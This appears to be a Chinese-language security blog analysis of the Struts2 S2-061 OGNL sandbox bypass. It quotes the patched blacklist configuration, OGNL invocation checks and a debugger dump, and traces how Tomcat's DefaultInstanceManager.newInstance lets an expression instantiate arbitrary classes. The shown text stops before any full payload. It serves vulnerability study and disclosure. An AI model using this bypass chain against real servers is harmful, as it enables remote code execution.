Struts2 S2-061 漏洞分析 (CVE-2020-17530)

Smi1e@卫兵实验室

漏洞描述

Struts2 会对某些标签属性（比如 `id`，其他属性有待寻找）的属性值进行二次表达式解析，因此当这些标签属性中使用了 `%{x}` 且 `x` 的值用户可控时，用户再传入一个 `%{payload}` 即可造成 OGNL 表达式执行。S2-061 是对 S2-059 沙盒进行的绕过。


影响范围

Struts 2.0.0 - Struts 2.5.25

漏洞分析

S2-061 和 S2-059 的 OGNL 表达执行触发方式一样，详情可见公众号之前的文章： Struts2 S2-059 漏洞分析 。S2-059 的修复方式为只修复了沙盒绕过并没有修复 OGNL 表达式执行点，因为这个表达式执行触发条件过于苛刻，而 S2-061 再次绕过了 S2-059 的沙盒。

diff 一下沙盒，可以看到把很多中间件的包添加到了黑名单中。



```
<constant name="struts.excludedClasses"
          value="
            java.lang.Object,
            java.lang.Runtime,
            java.lang.System,
            java.lang.Class,
            java.lang.ClassLoader,
            java.lang.Shutdown,
            java.lang.ProcessBuilder,
            sun.misc.Unsafe,
            com.opensymphony.xwork2.ActionContext" />

<constant name="struts.excludedPackageNames"
          value="
            ognl.,
            java.io.,
            java.net.,
            java.nio.,
            javax.,
            freemarker.core.,
            freemarker.template.,
            freemarker.ext.jsp.,
            freemarker.ext.rhino.,
            sun.misc.,
            sun.reflect.,
            javassist.,
            org.apache.velocity.,
            org.objectweb.asm.,
            org.springframework.context.,
            com.opensymphony.xwork2.inject.,
            com.opensymphony.xwork2.ognl.,
            com.opensymphony.xwork2.security.,
            com.opensymphony.xwork2.util." />
```

```
<constant name="struts.excludedClasses"
          value="
            java.lang.Object,
            java.lang.Runtime,
            java.lang.System,
            java.lang.Class,
            java.lang.ClassLoader,
            java.lang.Shutdown,
            java.lang.ProcessBuilder,
            sun.misc.Unsafe,
            com.opensymphony.xwork2.ActionContext" />

<constant name="struts.excludedPackageNames"
        value="
          ognl.,
          java.io.,
          java.net.,
          java.nio.,
          javax.,
          freemarker.core.,
          freemarker.template.,
          freemarker.ext.jsp.,
          freemarker.ext.rhino.,
          sun.misc.,
          sun.reflect.,
          javassist.,
          org.apache.velocity.,
          org.objectweb.asm.,
          org.springframework.context.,
          com.opensymphony.xwork2.inject.,
          com.opensymphony.xwork2.ognl.,
          com.opensymphony.xwork2.security.,
          com.opensymphony.xwork2.util.,
          org.apache.tomcat.,
          org.apache.catalina.core.,
          com.ibm.websphere.,
          org.apache.geronimo.,
          org.apache.openejb.,
          org.apache.tomee.,
          org.eclipse.jetty.,
          org.mortbay.jetty.,
          org.glassfish.,
          org.jboss.as.,
          org.wildfly.,
          weblogic.," />
```

```
33: 46                                   33: 41
          com.opensymphony.xwork2.util." />
          com.opensymphony.xwork2.util.,
```

已知的 OGNL 沙盒限制为:

- 无法 new 一个对象
- 无法调用黑名单类和包的方法、属性

- 无法使用反射
- 无法调用静态方法


另外，最新的 struts2 在 `ognl.OgnlRuntime#invokeMethod` 中 ban 掉了常用的 class，意味着即使绕过了沙盒依然不能直接调用这些类。

```
public static Object invokeMethod(Object target, Method method, Object[] argsArray) throws InvocationTargetException, IllegalAccessException {
        if (_useStricterInvocation) {
            Class methodDeclaringClass = method.getDeclaringClass();
            if (AO_SETACCESSIBLE_REF != null && AO_SETACCESSIBLE_REF.equals(method) || AO_SETACCESSIBLE_ARR_REF != null && AO_SETACCESSIBLE_ARR_REF.equals(method) || SYS_EXIT_REF != null && SYS_EXIT_REF.equals(method) || SYS_CONSOLE_REF != null && SYS_CONSOLE_REF.equals(method) || AccessibleObjectHandler.class.isAssignableFrom(methodDeclaringClass) || ClassResolver.class.isAssignableFrom(methodDeclaringClass) || MethodAccessor.class.isAssignableFrom(methodDeclaringClass) || MemberAccess.class.isAssignableFrom(methodDeclaringClass) || OgnlContext.class.isAssignableFrom(methodDeclaringClass) || Runtime.class.isAssignableFrom(methodDeclaringClass) || ClassLoader.class.isAssignableFrom(methodDeclaringClass) || ProcessBuilder.class.isAssignableFrom(methodDeclaringClass) || AccessibleObjectHandlerJDK9Plus.unsafeOrDescendant(methodDeclaringClass)) {
                throw new IllegalAccessException("Method [" + method + "] cannot be called from within OGNL invokeMethod() " + "under stricter invocation mode.");
            }
        }
```


再看一下 OGNL 沙盒未限制的操作为:

- 对象属性 `setter/getter(public)` 赋 / 取值，可以访问静态属性。
- 已实例类的方法调用（ `OgnlContext` 中的对象），不允许调用静态方法

可以看到目前我们只能在 `OgnlContext` 中寻找可利用的对象。



Struts 2中的OGNL Context实现者为ActionContext，它结构示意图如下:
OGNL Context
ValueStack(值栈,它是根对象)
parameters
request
session
application
attr
安恒信息安全研究院

看一下 `#application` 中的 `org.apache.tomcat.InstanceManager` ，他的键值为类 `org.apache.catalina.core.DefaultInstanceManager` 的实例化对象，该类为 tomcat 中的类，其他中间件还未分析，有兴趣可以自己找找看。




```
变量
> {...} "com.opensymphony.xwork2.ActionContext.actionInvocation" -> {DefaultActionInvocation@6591}
> {...} "com.opensymphony.xwork2.util.ValueStack.ValueStack" -> {OgnlValueStack@6515}
> {...} "com.opensymphony.xwork2.dispatcher.HttpServletResponse" -> {ResponseFacade@5152}
> {...} "com.opensymphony.xwork2.ActionContext.parameters" -> {HttpParameters@6595}  size = 1
> {...} "com.opensymphony.xwork2.dispatcher.ServletContext" -> {ApplicationContextFacade@6597}
> {...} "last.bean.accessed" -> null
> {...} "com.opensymphony.xwork2.ActionContext.session" -> {SessionMap@6567}  size = 0
v {...} "application" -> {ApplicationMap@6577}  size = 10
    > {...} key = "application"
    v {...} value = {ApplicationMap@6577}  size = 10
        v {...} "org.apache.tomcat.InstanceManager" -> {DefaultInstanceManager@6635}
            > {...} key = "org.apache.tomcat.InstanceManager"
            > {...} value = {DefaultInstanceManager@6635}
        > {...} "org.apache.jasper.runtime.JspApplicationContextImpl" -> {JspApplicationContextImpl@6637}
        > {...} "freemarker.Configuration" -> {Configuration@6639}
        > {...} "org.apache.jasper.compiler.ELInterpreter" -> {ELInterpreterFactory$DefaultELInterpreter@6641}
        > {...} "org.apache.jasper.compiler.TldCache" -> {TldCache@6643}
        > {...} "org.apache.catalina.jsp_classpath" -> "/Library/Tomcat/lib/:/Library/Tomcat/lib/tomcat-i18n-ko.jar:/Library/Tomcat/lib/ ...(显
        > {...} "org.apache.catalina.resources" -> {StandardRoot@6647}
        > {...} "javax.websocket.server.ServerContainer" -> {WsServerContainer@6649}
        > {...} "javax.servlet.context.tempdir" -> {File@6651} "/Users/smi1e/Library/Caches/JetBrains/IntelliJIdea2020.2/tomcat/Unnamed ...(显
        > {...} "org.apache.tomcat.JarScanner" -> {StandardJarScanner@6653}
```

他有一个 `newInstance` 方法， `className` 我们可控，最终可以实例化任意无参构造方法的类并返回。




```
public Object newInstance(String className) throws IllegalAccessException, InvocationTargetException, Na
    Class<?> clazz = this.loadClassMaybePrivileged(className, this.classLoader);
    return this.newInstance(clazz.getConstructor().newInstance(), clazz);
}
```



```
private Object newInstance(Object instance, Class<?> clazz) throws IllegalAccessException, InvocationTargetException,
    if (!this.ignoreAnnotations) {
        Map<String, String> injections = this.assembleInjectionsFromClassHierarchy(clazz);
        this.populateAnnotationsCache(clazz, injections);
        this.processAnnotations(instance, injections);
        this.postConstruct(instance, clazz);
    }

    return instance;
}
```

也就是说我们现在绕过了无法 new 一个对象的限制，不过这个对象必须存在 `public` 的无参构造方法。

ognl3.1.15 中， `OgnlContext` 又删掉了 `CONTEXT_CONTEEXT_KEY` 也就是 `context` 这个 key，禁止使用 `#context` 对 `OgnlContext` 进行访问。



